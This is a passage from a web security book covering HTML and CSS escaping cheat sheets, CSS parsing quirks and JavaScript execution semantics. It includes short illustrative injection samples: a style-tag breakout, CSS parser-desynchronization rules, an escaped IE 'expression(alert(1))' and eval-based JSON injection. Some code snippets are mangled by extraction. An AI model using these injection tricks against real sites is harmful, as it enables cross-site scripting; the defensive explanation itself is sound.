- Tag-specific style and on\* parameters:** Multiple levels of escaping are required. This practice is extremely error prone, meaning not really something to attempt. If it is absolutely unavoidable, review the cheat sheets in Chapters 5 and 6.
- All other HTML parameter values:** Always use quotes around attacker-controlled input. Entity-encode “<”, “>”, “&”, and any stray quotes. Remember that some parameters require additional validation. For URLs, see the cheat sheet in Chapter 2.

Never attempt to blacklist known bad values in URLs or any other parameters; doing so will backfire and may lead to script execution flaws.
- Special parsing modes (e.g., <script> and <style> blocks):** For values appearing inside quoted strings, replace quote characters, backslash, “<”, “>”, and all nonprintable characters with language-appropriate escape codes. For values appearing outside strings, exercise extreme caution and allow only carefully validated, known, alphanumeric values.

In XHTML mode, remember to wrap the entire script section in a CDATA block.

Avoid cases that require multiple levels of encoding, such as building parameters to the JavaScript `eval(...)` function using attacker-supplied strings. Never place user-controlled data inside HTML comments, !-type or ?-type tags, and other nonessential or unusually parsed blocks.

## When Converting HTML to Plaintext

- A common mistake is to strip only well-formed tags. Remember that all left-angle brackets must be removed, even if no matching right-angle bracket is found. To minimize the risk of errors, always entity-escape angle brackets and ampersands in the generated output, too.

### **When Writing a Markup Filter for User Content**

- Read this chapter carefully. Use a reasonably robust HTML parser to build an in-memory document tree. Walk the tree, removing any unrecognized or unnecessary tags and parameters and scrubbing any undesirable tags/parameters/value combinations.  
When done, reserialize the document, making sure to apply proper escaping rules to parameter values and text content. (See the first tip on this cheat sheet.) Be aware of the impact of special parsing modes.
- Because of the somewhat counterintuitive namespace interactions with JavaScript, do not allow *name* and *id* parameters on user-supplied markup—at least not without reading Chapter 6 first.
- Do not attempt to sanitize an existing, serialized document in place. Doing so inevitably leads to security problems.

# 5

## CASCADING STYLESHEETS

As the Web matured through the 1990s, website developers increasingly needed a consistent and flexible way to control the appearance of HTML documents; the collection of random, vendor-specific tag parameters available at the time simply would not do. After reviewing several competing proposals, W3C eventually settled on *Cascading Style Sheets (CSS)*, a fairly simple textbased page appearance description language proposed by Håkon Wium Lie.

The initial CSS level 1 specification saw the light of day by the end of 1996,<sup>1</sup> but further revisions of this document continued until 2008. The initial draft of CSS level 2 followed in December 1998 and has yet to be finalized as of 2011. The work on the most recent iteration, level 3, started in 2005 and also continues to this day. Although most of the individual features envisioned for CSS2 and CSS3 have been adopted by all modern browsers after years of trial and error, many subtle details vary significantly from one implementation to another, and the absence of a finalized standard likely contributes to this.

Despite the differences from one browser to another, CSS is a very powerful tool. With only a couple of constraints, stylesheets permit almost every HTML tag to be scaled, positioned, and decorated nearly arbitrarily, thereby overcoming the constraints originally placed on it by the underlying markup language; in some implementations, JavaScript programs can be embedded in the CSS presentation directives as well. The job of placing user-controlled values inside stylesheets, or

recoding any externally provided CSS, is therefore of great interest to web application security.

## Basic CSS Syntax

Stylesheets can be placed in an HTML document in three ways: inlined globally for the entire document with a `<style>` block, retrieved from an external URL via the `<link rel=stylesheet>` directive, or attached to a specific tag using the `style` parameter. In addition, XML-based documents (including XHTML) may also leverage a little-known `<?xml-stylesheet href=... ?>` directive to achieve the same goal.

The first two methods of inclusion require a fully qualified stylesheet consisting of any number of selectors (directives describing which HTML tags the following ruleset will apply to) followed by semicolon-delimited *name: value* rules between curly brackets. Here is a simple example of such syntax, defining the appearance of `<img>`, `<span>`, and `<div>` tags:

---

```
img {  
    border-size: 1px; border-style: solid;  
}  
  
span, div { color:  
red;  
}
```

---

Selectors can reference a particular type of a tag (such as *img*), a period-prefixed name of a class of tags (for example, *.photos*, which will apply to all tags with an inline `class=photos` parameter), or a combination of both (*img.company\_logo*). Selector suffixes such as `:hover` or `:visited` may also be used to make the selector match only under certain circumstances, such as when the mouse hovers over the content or when a particular displayed hyperlink has already been visited before.

So-called *complex selectors*<sup>2</sup> are an interesting feature introduced in CSS2 and extended in CSS3. They allow any given ruleset to apply only to tags with particular strings appearing in parameter values or that are positioned in a particular relation to other markup. One example of such a selector is this:

---

```
a[href^="ftp:"] {  
/* Styling applicable only to FTP links. */ }
```

---

**NOTE** *Oh, while we are at it: As evident in this example, C-style /\*...\*/ comment blocks are permitted in CSS syntax anywhere outside a quoted string. On the flip side, //-style comments are not recognized at all.*

## *Property Definitions*

Inside the { ... } block that follows a selector, as well as inside the *style* parameter attached to a specific tag, any number of *name: value* rules can be used to redefine almost every aspect of how the affected markup is displayed. Visibility, shape, color, screen position, rendering order, local or remote typeface, and even any additional text (*content* property supported on certain pseudoclasses) and mouse cursor shape are all up for grabs.<sup>15</sup> Simple types of automation, such as counters for numbered lists, are available through CSS rules as well.

Property values can be formatted as the following:

- **Raw text** This method is used chiefly to specify numerical values (with optional units), RGB vectors and named colors, and other predefined keywords (“absolute,” “left,” “center,” etc.).
- **Quoted strings** Single or double quotes should be placed around any nonkeyword values, but there is little consistency in how this rule is enforced. For example, quoting is not required around typeface names or certain uses of URLs, but it is necessary for the aforementioned *content* property.
- **Functional notation** Two parameter-related pseudo-functions are mentioned in the original CSS specification: *rgb*(...), for converting individual RGB color values into a single color code, and *url*(...), required for URLs in most but not all contexts. On top of this, several more pseudofunctions have been rolled out in recent years, including *scale*(...), *rotate*(...), or *skew*(...).  
A proprietary *expression*(...) function is also available in Internet Explorer; it permits JavaScript statements to be inserted within CSS. This function is one of the most important reasons why attacker-controlled stylesheets can be a grave security risk.

## *@ Directives and XBL Bindings*

In addition to selectors and properties, several @-prefixed directives are recognized in stand-alone stylesheets. All of them modify the meaning of the stylesheet; for example, by specifying the namespace or the display media that the stylesheet should be applied to. But two special directives also affect the behavior of the parsing process. The first of these is *@charset*, which sets the charset of the current CSS block; the other is *@import*, which inserts an external file into the stylesheet.

The *@import* directive itself serves as a good example of the idiosyncrasies of CSS parsing; the parser views all of the following examples as equivalent:

---

```
@import "foo.css";  
@import url('foo.css');
```

---

<sup>15</sup> The ability to redefine mouse cursors using an arbitrary bitmap has predictably resulted in some security bugs. An oversized cursor combined with script-based mouse position tracking could be used to obscure or replace important elements of the browser UI and trick the user into doing something dangerous.

```
@import'foo.css';
```

---

In Firefox, external content directives, including JavaScript code, may be also loaded from an external source using the `-moz-binding` property, a vendor-specific way to weave XML Binding Language<sup>3</sup> files (an obscure method of providing automation to XML content) into the document. There is some talk of supporting XBL in other browsers, too, at which point the name of the property would change and the XSS risk may or may not be addressed in some way.

**NOTE** *As can be expected, the handling of pseudo-URLs in @import, url(...) and other CSS-based content inclusion schemes is a potential security risk. While most current browsers do not accept scripting-related schemes in these contexts, Internet Explorer 6 allows them without reservations, thereby creating a code injection vector if the URL is not validated carefully enough.*

### *Interactions with HTML*

It follows from the discussion in the previous chapter that for any stylesheets inlined in HTML documents, HTML parsing is performed first and is completely independent of CSS syntax rules. Therefore, it is unsafe to place certain HTML syntax characters inside CSS properties, as in the following example, even when quoted properly. A common mistake is permitting this:

---

```
<style> some_descriptor {  
    background: url('http://www.example.com/</style><h1>Gotcha!');  
}  
</style>
```

---

We'll discuss a way to encode problematic characters in stylesheets shortly, but first, let's have a quick look at another very distinctive property of CSS.

## Parser Resynchronization Risks

An undoubtedly HTML-inspired behavior that sets CSS apart from most other languages is that compliant parsers are expected to continue after encountering a syntax error and restart at the next matching curly bracket (some superficial nesting-level tracking is mandated by the spec). In particular, the following stylesheet snippet, despite being obviously malformed, will still apply the specified border style to all `<img>` tags:

---

```
a {  
    $$$ This syntax makes absolutely no sense $$$  
    !{@*#}!!@ 123  
}  
img {  
    border: 1px solid red;
```

```
}
```

---

This unusual behavior creates an opportunity to exploit parser incompatibilities in an interesting way: If there is any way to derail a particular CSS implementation with inputs that seem valid to other parsers, the resynchronization logic may cause the attacked browser to resume parsing at an incorrect location, such as in the middle of an attacker-supplied string.

A naïve illustration of this issue may be Internet Explorer's support for multiline string literals. In this browser, it is seemingly safe not to scrub CR and LF characters in user-supplied CSS strings, so some webmasters may allow it. Unfortunately, the same pattern will cause any other browser to resume at an unexpected offset and interpret the *evil\_rule* ruleset:

---

```
some_benign_selector { content: 'Attacker-
controlled text...
} evil_rule { margin-left: -1000px; }
}
```

---

The support for multiline strings is a Microsoft-specific extension, and the aforementioned problem is easily fixed by avoiding such noncompliant syntax to begin with. Unfortunately, other desynchronization risks are introduced by the standard itself. For example, recall complex selectors: This CSS3 syntax makes no sense to pre-CSS3 parsers. In the following example, an older implementation may bail out after encountering an unexpected angle bracket and resume parsing from the attacker-supplied *evil\_rule* instead:

---

```
a[href^='] evil_rule { margin-left: -1000px; } {
/* Harmless, validated rules here. */
}
```

---

The still-popular browser Internet Explorer 6 would be vulnerable to this trick.

## Character Encoding

To make it possible to quote reserved or otherwise problematic characters inside strings, CSS offers an unorthodox escaping scheme: a backslash (\) followed by one to six hexadecimal digits. For example, according to this scheme, the letter *e* may be encoded as “\65”, “\065”, or “\000065”. Alas, only the last syntax, “\000065”, will be unambiguous if the next character happens to be a valid hexadecimal digit; encoding “teak” as “t\65ak” would not work as expected, because the escape sequence would be interpreted as “\65A”, an Arabic sign in the Unicode character map.

To avoid this problem, the specification embraces an awkward compromise: A whitespace can follow an escape sequence and will be interpreted as a terminator, and then removed from the string (e.g., “t\65 ak”). Regrettably, more familiar and predictable fixed-length C-style escape sequences such as \x65 cannot be used instead.

In addition to the numerical escaping scheme, it is also possible to place a backslash in front of a character that is not a valid hexadecimal digit. In this case, the subsequent character will be treated as a literal. This mechanism is useful for encoding quote characters and the backslash itself, but it should not be used to escape HTML control characters such as angle brackets. The aforementioned precedence of HTML parsing over CSS parsing renders this approach inadequate.

In a bizarre twist, due to somewhat ambiguous guidance in the W3C drafts, many CSS parsers recognize arbitrary escape sequences in locations other than quote-enclosed strings. To add insult to injury, in Internet Explorer, the substitution of these sequences apparently takes place before the pseudo-function syntax is parsed, effectively making the following two examples equivalent:

---

```
color: expression(alert(1))
```

---

---

```
color: expression\028 alert \028 1 \029 \029
```

---

Even more confusingly, in a misguided bid to maintain fault tolerance, Microsoft’s implementation does not recognize backslash escape codes inside *url(...)* values; this is, once more, to avoid hurting the feelings of users who type the wrong type of a slash when specifying a URL.

These and similar quirks make the detection of known dangerous CSS syntax extremely error prone.

# Security Engineering Cheat Sheet

## When Loading Remote Stylesheets

- You are linking the security of your site to the originating domain of the stylesheet. Even in browsers that do not support JavaScript expressions inside stylesheets, features such as conditional selectors and *url(...)* references can be used to exfiltrate portions of your site.<sup>4</sup>  When in doubt, make a local copy of the data instead.
- On HTTPS sites, require stylesheets to be served over HTTPS as well.

## When Putting Attacker-Controlled Values into CSS

- Strings and URLs inside stand-alone blocks.** Always use quotes. Backslash-escape all control characters (0x00–0x1F), “\", “<”, “>”, “{“ and “}”, and quotes using numerical codes. It is also preferable to escape high-bit characters. For URLs, consult the cheat sheet in Chapter 2 to avoid code injection vulnerabilities.

- Strings in *style* parameters.** Multiple levels of escaping are involved. The process is error prone, so do not attempt it unless absolutely necessary. If it is unavoidable, apply the above CSS escaping rules first and then apply HTML parameter encoding to the resulting string.
- Nonstring attributes.** Allow only whitelisted alphanumeric keywords and carefully validated numerical values. Do not attempt to reject known bad patterns instead.

## When Filtering User-Supplied CSS

- Remove all content outside of functional rulesets. Do not preserve or generate usercontrolled comment blocks, @-directives, and so on.
- Carefully validate selector syntax, permitting only alphanumerics; underscores; whitespaces; and correctly positioned colons, periods, and commas before “{”. Do not permit complex text-matching selectors; they are unsafe.
- Parse and validate every rule in the { ... } block. Permit only whitelisted properties with well-understood consequences and confirm that they take expected, known safe values. Note that strings passed to certain properties may sometimes be interpreted as URLs even in the absence of a *url(...)* wrapper.
- Encode every parameter value using the rules outlined earlier in this section. Bail out on any syntax abnormalities.
- Keep in mind that unless specifically prevented from doing so, CSS may position user content outside the intended drawing area or redefine the appearance of any part of the UI of your application. The safest way to avoid this problem is to display the untrusted content inside a separate frame.

## When Allowing User-Specified Class Values on HTML Markup

- Ensure that user-supplied content can't reuse class names that are used for any part of the application UI. If a separate frame is not being used, it's advisable to maintain separate namespace prefixes.



# 6

## BROWSER-SIDE SCRIPTS

The first browser scripting engine debuted in Netscape Navigator around 1995, thanks to the work of Brendan Eich. The integrated Mocha language, as it was originally called, gave web developers the ability to manipulate HTML documents, display simple, system-level dialogs, open and reposition browser windows, and use other basic types of client-side automation in a hasslefree way.

While iterating through beta releases, Netscape eventually renamed Mocha LiveScript, and after an awkward branding deal was struck with Sun Microsystems, JavaScript was chosen as the final name. The similarities between Brendan's Mocha and Sun's Java were few, but the Netscape Corporation bet that this odd marketing-driven marriage would secure JavaScript's dominance in the more lucrative server world. It made this sentiment clear in a famously confusing 1995 press release that introduced the language to the world and immediately tried to tie it to an impressive range of random commercial products:<sup>1</sup>

Netscape and Sun Announce JavaScript, the Open, CrossPlatform Object Scripting Language for Enterprise Networks and the Internet

[ . . . ]

Netscape Navigator Gold 2.0 enables developers to create and edit JavaScript scripts, while Netscape LiveWire enables JavaScript programs to be installed, run and managed on Netscape servers, both within the enterprise and across the Internet. Netscape LiveWire Pro adds support for JavaScript connectivity to high-performance relational

databases from Illustra, Informix, Microsoft, Oracle and Sybase. Java and JavaScript support are being built into all Netscape products to provide a unified, front-to-back, client/server/tool environment for building and deploying live online applications.

Despite Netscape's misplaced affection for Java, the value of JavaScript for client-side programming seemed clear, including to the competition. In 1996 Microsoft responded by shipping a near-verbatim copy of JavaScript in Internet Explorer 3.0 along with a counterproposal of its own: a Visual Basic– derived language dubbed VBScript. Perhaps because it was late to the party, and perhaps because of VBScript's clunkier syntax, Microsoft's alternative failed to gain prominence or even any cross-browser support. In the end, JavaScript secured its position in the market, and in part due to Microsoft's failure, no new scripting languages have been attempted in mainstream browsers since.

Encouraged by the popularity of the JavaScript language, Netscape handed over some of the responsibility for maintaining it to an independent body, the European Computer Manufacturers Association (ECMA). The new overseers successfully released ECMAScript, 3rd edition in 1999<sup>2</sup> but had substantially more difficulty moving forward from there. The 4th edition, an ambitious overhaul of the language, was eventually abandoned after several years of bickering between the vendors, and a scaled-down 5th edition,<sup>3</sup> published in 2009, still enjoys only limited (albeit steadily improving) browser support. The work on a new iteration, called “Harmony,” begun in 2008, still has not been finalized. Absent an evolving and widely embraced standard, vendor-specific extensions of the language are common, but they usually cause only pain.

## Basic Characteristics of JavaScript

JavaScript is a fairly simple language meant to be interpreted at runtime. It has vaguely C-influenced syntax (save for pointer arithmetic); a straightforward classless object model, said to be inspired by a little-known programming language named Self; automatic garbage collection; and weak, dynamic typing.

JavaScript as such has no built-in I/O mechanisms. In the browser, limited abilities to interact with the host environment are offered through a set

### Chapter 6

of predefined methods and properties that map to native code inside the browser, but unlike what can be seen in many other programming languages, these interfaces are fairly limited and purpose built.

Most of the core features of JavaScript are fairly unremarkable and should be familiar to developers already experience with C, C++, or, to a lesser extent, Java. A simple JavaScript program might look like this:

---

```
var text = "Hi mom!";

function display_string(str) {
    alert(str);  return 0;
}

// This will display "Hi mom!". display_str(text);
```

---

Because it is beyond the scope of this book to provide a more detailed overview of the semantics of JavaScript, we'll summarize only some of its more unique and security-relevant properties later in this chapter. For readers looking for a more systematic introduction to the language, Marijn Haverbeke's *Eloquent JavaScript* (No Starch Press, 2011) is a good choice.

### *Script Processing Model*

Every HTML document displayed in a browser—be it in a separate window or in a frame—is given a separate instance of the JavaScript execution environment, complete with an individual namespace for all global variables and functions created by the loaded scripts. All scripts executing in the context of a particular document share this common sandbox and can also interact with other contexts through browser-supplied APIs. Such cross-document interactions must be done in a very explicit way; accidental interference is unlikely. Superficially, script-isolation rules are reminiscent of the process compartmentalization model in modern multitasking operating systems but a lot less inclusive.

Within a particular execution context, all encountered JavaScript blocks are processed individually and almost always in a well-defined order. Each code block must consist of any number of self-contained, well-formed syntax units and will be processed in three distinct, consequent steps: parsing, function resolution, and code execution.

### Parsing

The parsing stage validates the syntax of the script block and, usually, converts it to an intermediate binary representation, which can be subsequently executed at a more reasonable speed. The code has no global effects until this step completes successfully. In case of syntax errors, the entire problematic block is abandoned, and the parser proceeds to the next available chunk of code.

---

#### Browser-Side Scripts

To illustrate the behavior of a compliant JavaScript parser, consider the following HTML snippet:

---

```
block #1:  
<script>  
var my_variable1 = 1; var  
my_variable2 =  
</script>  
  
block #2:  
<script>  
2;  
</script>
```

---

Contrary to what developers schooled in C may be accustomed to, the above sequence is not equivalent to the following snippet:

---

```
<script> var my_variable1  
= 1; var my_variable2 =  
2;  
</script>
```

---

This is because `<script>` blocks are not concatenated before parsing. Instead, the first script segment will simply cause a syntax error (an assignment with a missing right-hand value), resulting in the entire block being ignored and not reaching execution stage. The fact that the whole segment is abandoned before it can have any global side effects also means that the original example is not equivalent to this:

---

```
<script>  
var my_variable1 = 1; </script>  
  
<script>  
2;  
</script>
```

---

This sets JavaScript apart from many other scripting languages such as Bash, where the parsing stage is not separated from execution in such a strong way.

What will happen in the original example provided earlier in this section is that the first block will be ignored but the second one (`<script>2;</script>`) will be parsed properly. That second block will amount to a no-op when executed, however, because it uses a pure, numerical expression as a code statement.

## Function Resolution

Once the parsing stage is completed successfully, the next step involves registering every named, global function that the parser found within the currently processed block. Past this point, each function found will be reachable

Chapter 6

from the subsequently executed code. Because of this extra pre-execution step, the following syntax will work flawlessly (contrary to what programmers may be accustomed to in C or C++, `hello_world()` will be registered before the first code statement—a call to said function—is executed):

---

```
<script> hello_world();  
  
function hello_world() { alert('Hi  
mom!');}  
}  
</script>
```

---

On the other hand, the modified example below will not have the desired effect:

---

```
<script> hello_world();
</script>

<script> function
hello_world() { alert('Hi
mom!');
}
</script>
```

---

This modified case will fail with a runtime error because individual blocks of code are not processed simultaneously but, rather, are looked at based on the order in which they are made available to the JavaScript engine. The block that defines *hello\_world()* will not yet be parsed when the first block is already executing.

To further complicate the picture, the mildly awkward global name resolution model outlined here applies only to functions, not to variable declarations. Variables are registered sequentially at execution time, in a way similar to other interpreted scripting languages. Consequently, the following code sample, which merely replaces our global *hello\_world()* with an unnamed function assigned to a global variable, will not work as planned:

---

```
<script> hello_world();

var hello_world = function() { alert('Hi mom!');

}
</script>
```

---

In this case, the assignment to the *hello\_world* variable will not be done by the time the *hello\_world()* call is attempted.

## Code Execution

Once function resolution is completed, the JavaScript engine normally proceeds with the ordered execution of all statements outside of function blocks. The execution of a script may fail at this point due to an unhandled exception or for a couple of other, more esoteric reasons. If such an error is encountered, however, any resolved functions within the offending code block will remain callable, and any effects of the already executed code will persist in the current scripting context.

Exception recovery and several other JavaScript execution characteristics are illustrated by the following lengthy but interesting code snippet:

```
<script>
function not_called() {
    return 42;
}

function hello_world() {
    alert("With this program, anything is possible!");
    do_stuff();
}
alert("Welcome to our demo application.");
hello_world();
alert("Thank you, come again.");
</script>

<script>
alert("Now that you are done, how about a nice game of chess?");
</script>
```

This function will not execute, because it's not called from anywhere.

This function will execute only when called. It will show a dialog, but then will throw an exception due to an unresolved reference to a function named `do_stuff()`.

The execution of the program will start from this statement.

The "With this..." message will be displayed next.

This code will not be reached due to an unhandled exception triggered inside `hello_world()`.

The previous exception will not prevent this independent block from executing next.

Try to follow this example on your own and see if you agree with the annotations provided on the right.

As should be evident from this exercise, any unexpected and unhandled exceptions have an unusual consequence: They may leave the application in an inconsistent but still potentially executable state. Because exceptions are meant to prevent error propagation caused by unanticipated errors, this design is odd—especially given that on many other fronts (such as the ban on `goto` statements), JavaScript exhibits a more fundamentalist stance.

## Execution Ordering Control

In order to properly analyze the security properties of certain common web application design patterns, it is important to understand the JavaScript engine's execution ordering and timing model. Thankfully, this model is remarkably sane.

Virtually all JavaScript living within a particular execution context is executed synchronously. The code can't be reentered due to an external event while it is still executing, and there is no support for threads that would be able to simultaneously modify any shared memory. While the execution engine is busy, the processing of events, timers, page navigation requests, and so on, is postponed; in most cases, the entire browser, or at least the HTML renderer, will also remain largely unresponsive. Only once the execution stops and the scripting engine enters an idle state will the processing of queued events resume. At this point, the JavaScript code may be entered again.

Further, JavaScript offers no `sleep(...)` or `pause(...)` function to temporarily release the CPU and later resume execution from the same location. Instead, if a programmer desires to postpone the execution of a script, it is necessary to register a timer to initiate a new execution flow later on. This flow will need to start at the beginning of a specified handler function (or at the beginning of an ad hoc, self-contained snippet of code provided when setting up a timer). Although these design decisions can be annoying, they substantially reduce the risk of race conditions in the resulting code.

**NOTE** *There are several probably unintentional loopholes in this synchronous execution model.*

*One of them is the possibility of code execution while the execution of another piece of JavaScript is temporarily suspended after calling `alert(...)` or `showModalDialog(...)`. Such corner cases do not come into play very often, though.*

The disruptive, browser-blocking behavior of busy JavaScript loops requires the implementation of some mitigation on the browser level. We will explore these mitigations in detail in Chapter 14. For now, suffice it to say that they have another highly unusual consequence: Any endless loop may, in fact, terminate, in a fashion similar to throwing an unhandled exception. The engine will then return to the idle state but will remain operational, the offending code will remain callable, and all timers and event handlers will stay in place.

When triggered on purpose by the attacker, the ability to unexpectedly terminate the execution of CPU-intensive code may put the application in an inconsistent state by aborting an operation that the author expects to always complete successfully. And that's not all: Another, closely related consequence of these semantics should become evident in “JavaScript Object Notation and Other Data Serializations” on page 104.

### *Code and Object Inspection Capabilities*

The JavaScript language has a rudimentary provision for inspecting the decompiled source code of any nonnative functions, simply by invoking the `toString()` or `toSource()` method on any function that the developer wishes to examine. Beyond that capability, opportunities to inspect the flow of programs are limited. Applications may leverage access to the in-memory representation of their host document and look up all inlined `<script>` blocks, but there is no direct visibility into any remotely loaded or dynamically generated code. Some insight into the call stack may also be gained through a nonstandard `caller` property, but there is also no way to tell which line of code is being currently executed or which one is coming up next.

The ability to dynamically create new JavaScript code is a more prominent part of the language. It is possible to instruct the engine to synchronously interpret strings passed to the built-in `eval(...)` function. For example, this will display an alert dialog:

---

```
eval("alert(\"Hi mom!\")")
```

---

Syntax errors in any input text provided to `eval(...)` will cause this function to throw an exception. Similarly, if parsing succeeds, any unhandled exceptions thrown by the interpreted code will be passed down to the caller. Finally, in the absence of syntax errors or runtime problems, the value of the last statement evaluated by the engine while executing the supplied code will be used as the return value of `eval(...)` itself.

In addition to this function, other browser-level mechanisms can be leveraged to schedule deferred parsing and execution of new JavaScript blocks once the execution engine returns to the idle state. Examples of such mechanisms include timers (`setTimeout`, `setInterval`), event handlers (`onclick`, `onload`, and so on), and interfaces to the HTML parser itself (`innerHTML`, `document.write(...)`, and such).

Whereas the ability to inspect the code is somewhat underhanded, runtime object introspection capabilities are well developed in JavaScript. Applications are permitted to enumerate almost any object method or property using simple `for ... in` or `for each ... in` iterators and can leverage operators such as `typeof`, `instanceof`, or “strictly equals” (`==`) and properties such as `length` to gain additional insight into the identity of every discovered item.

All of the foregoing features make it largely impossible for scripts running in the same context to keep secrets from each other. The functionality also makes it more difficult to keep secrets across document contexts, a problem that browser vendors had to combat for a very long time—and that, as you’ll learn in Chapter 11, is still not completely a thing of the past.

### *Modifying the Runtime Environment*

Despite the relative simplicity of the JavaScript language, executed scripts have many unusual ways of profoundly manipulating the behavior of their own JavaScript sandbox. In some rare cases, these behaviors can impact other documents, as well.

### *Overriding Built-Ins*

One of the more unusual tools at the disposal of a rogue script is the ability to delete, overwrite, or shadow most of the built-in JavaScript functions and virtually all browser-supplied I/O methods. For example, consider the behavior of the following code:

---

```
// This assignment will not trigger an error. eval = alert;  
  
// This call will unexpectedly open a dialog prompt.  
eval("Hi mom!");
```

---

And this is just where the fun begins. In Chrome, Safari, and Opera, it is possible to subsequently remove the `eval(...)` function altogether, using the `delete` operator. Confusingly, attempting the same in Firefox will restore the original built-in function, undoing the effect of the original override. Finally, in Internet Explorer, the deletion attempt will generate a belated exception that seems to serve no meaningful purpose at that point.

Further along these lines, almost every object, including built-ins such as `String` or `Array`, has a freely modifiable prototype. This prototype is a master object from which all existing and future object instances derive their methods and properties (forming a crude equivalent of class inheritance present in more fully featured programming languages). The ability to tamper with object prototypes can cause rather counterintuitive behavior of newly created objects, as illustrated here:

---

```
Number.prototype.toString = function() { return  
    "Gotcha!"; };  
  
// This will display "Gotcha!" instead of "42": alert(new  
Number(42));
```

---

### Setters and Getters

More interesting features of the object model available in contemporary dialects of JavaScript are *setters* and *getters*: ways to supply custom code that handles reading or setting properties of the host object. Although not as powerful as operator overloading in C++, these can be used to make existing objects or object prototypes behave in even more confusing ways. In the following snippet, the acts of setting the object property and reading it back later on are both subverted easily:

---

```
var evil_object = {  
    set foo() { alert("Gotcha!"); },  get foo() {  
        return 2; } };  
  
// This will display "Gotcha!" and have no other effect. evil_object.foo = 1;  
  
// This comparison will fail. if (evil_object.foo != 1) alert("What's  
going on?!");
```

---

**NOTE** *Setters and getters were initially developed as a vendor extension but are now standardized under ECMAScript edition 5. The feature is available in all modern browsers but not in Internet Explorer 6 or 7.*

### Impact on Potential Uses of the Language

As a result of the techniques discussed in the previous two sections, a script executing inside a context once tainted by any other untrusted content has no reliable way to examine its operating environment or take corrective action; even the behavior of simple conditional expressions or loops can't necessarily be relied upon. The proposed enhancements to the language are likely to make the picture

even more complicated. For example, the failed proposal for ECMAScript edition 4 featured full-fledged operator overloading, and this idea may return.

Even more interestingly, these design decisions also make it difficult to inspect any execution context from outside the per-page sandbox. For example, blind reliance on the reliability of the `location` object of a potentially hostile document has led to a fair number of security vulnerabilities in browser plug-ins, JavaScript-based extensions, and several classes of client-side web application security features. These vulnerabilities eventually resulted in the development of browser-level workarounds designed to partially protect this specific object against sabotage, but most of the remaining object hierarchy is up for grabs.

**NOTE** *The ability to tamper with one's own execution context is limited in the “strict” mode of ECMAScript edition 5. This mode is not fully supported in any browser as of this writing, however, and is meant to be an opt-in, discretionary mechanism.*

### *JavaScript Object Notation and Other Data Serializations*

A very important syntax structure in JavaScript is its very compact and convenient in-place object serialization, known as JavaScript Object Notation, or JSON (RFC 4627<sup>4</sup>). This data format relies on overloading the meaning of the curly bracket symbol ({}). When such a brace is used to open a fully qualified statement, it is treated in a familiar way, as the start of a nested code block. In an expression, however, it is assumed to be the beginning of a serialized object. The following example illustrates a correct use of this syntax and will display a simple prompt:

---

```
var impromptu_object = { "given_name"
: "John",
"family_name" : "Smith",
"lucky_numbers" : [ 11630, 12067, 12407, 12887 ] };

// This will display "John". alert(impromptu_object.given_name);
```

---

In contrast to the unambiguous serializations of numbers, strings, or arrays, the overloading of the curly bracket means that JSON blocks will not be recognized properly when used as a standalone statement. This may seem insignificant, but it is an advantage: It prevents any server-supplied responses that comply with this syntax from being meaningfully included across domains via `<script src=...>`.\*

The listing that follows will cause a syntax error, ostensibly

---

\* Unlike most other content inclusion schemes available to scripts (such as `XMLHttpRequest`), `<script src=...>` is not subject to the cross-domain security restrictions outlined in Chapter 9. Therefore, the mechanism is a security risk whenever ambient authority credentials, such as cookies, are used by the server to dynamically generate user-specific JavaScript code. This class of vulnerabilities is unimaginatively referred to as *cross-site script inclusion*, or *XSSI*.

due to an illegal quote (❶) in what the interpreter attempts to treat as a code label,\* and will have no measurable side effects:

---

```
<script>
{
① "given_name" : "John",
  "family_name" : "Smith",
  "lucky_numbers" : [ 11630, 12067, 12407, 12887 ]
};
</script>
```

---

**NOTE** *The inability to include JSON via <script src=...> is an interesting property, but it is also a fragile one. In particular, wrapping the response in parentheses or square brackets, or removing quotes around the labels, will render the syntax readily executable in a standalone block, which may have observable side effects. Given the rapidly evolving syntax of JavaScript, it is not wise to bank on this particular code layout always causing a parsing error in the years to come. That said, in many noncritical uses, this level of assurance will be good enough to rely on as a simple security mechanism.*

Once retrieved through a channel such as `XMLHttpRequest`, the JSON serialization can be quickly and effortlessly converted to an in-memory object using the `JSON.parse(...)` function in all common browsers, other than Internet Explorer. Unfortunately, for purposes of compatibility with Internet Explorer, and sometimes just out of custom, many developers resort to an equally fast yet far more dangerous hack:

---

```
var parsed_object = eval("(" + json_text + ")");
```

---

The problem with this syntax is that the `eval(...)` function used to compute the “value” of a JSON expression permits not only pure JSON inputs but any other well-formed JavaScript syntax to appear in the string. This can have undesirable, global side effects. For example, the function call embedded in this faux JSON response will execute:

---

```
{ "given_name": alert("Hi mom!") }
```

---

This behavior creates an additional burden on web developers to accept JSON payloads only from trusted sources and always to correctly escape feeds produced by their own server-side code. Predictably, failure to do so has contributed a fair number of application-level security bugs.

**NOTE** *The difficulty of getting eval(...) right is embodied by the JSON specification (RFC 4627) itself: The allegedly secure parser implementation included in that document unintentionally permits rogue JSON responses to freely increment or decrement any program variables that happen to consist solely of the letters “a”, “e”, “f”, “l”, “n”, “r”,*

---

\* Somewhat unexpectedly, JavaScript supports C-style labeled statements, such as `my_label: alert("Hi mom!")`. This is interesting because for philosophical reasons, the language has no support for `goto` and, therefore, such a label can't be meaningfully referenced in most cases.

*“s”, “t”, “u”, plus digits; that’s enough to spell “unsafe” and about 1,000 other common English words. The faulty regular expression legitimized in this RFC appears all over the Internet and will continue to do so.*

Thanks to their ease of use, JSON serializations are ubiquitous in server-to-client communications across all modern web applications. The format is rivaled only by other, less secure string or array serializations and by JSONP.<sup>\*</sup> All of these schemes are incompatible with `JSON.parse(...)`, however, and must rely on unsafe `eval(...)` to be converted to in-memory data. The other property of these formats is that, unlike proper JSON, they will parse properly when loaded with `<script src=...>` on a third-party page. This property is advantageous in some rare cases, but mostly it just constitutes an unobvious risk. For example, consider that even though loading an array serialization via a `<script>` tag normally has no measurable side effects, an attacker could, at least until recent improvements, modify the setters on an `Array` prototype to retrieve the supplied data. A common but often insufficient practice of prefixing a response with a `while(1);` loop to prevent this attack can backfire in interesting ways if you recall the possibility of endless loops terminating in JavaScript.

### *E4X and Other Syntax Extensions*

Like HTML, JavaScript is quickly evolving. Some of the changes made to it over the years have been fairly radical and may end up turning text formats that were previously rejected by the parser into a valid JavaScript code. This, in turn, may lead to unexpected data disclosure, especially in conjunction with the extensive code and object inspection and modification capabilities discussed earlier in this chapter—and the ability to use `<script src=...>` to load cross-domain code.

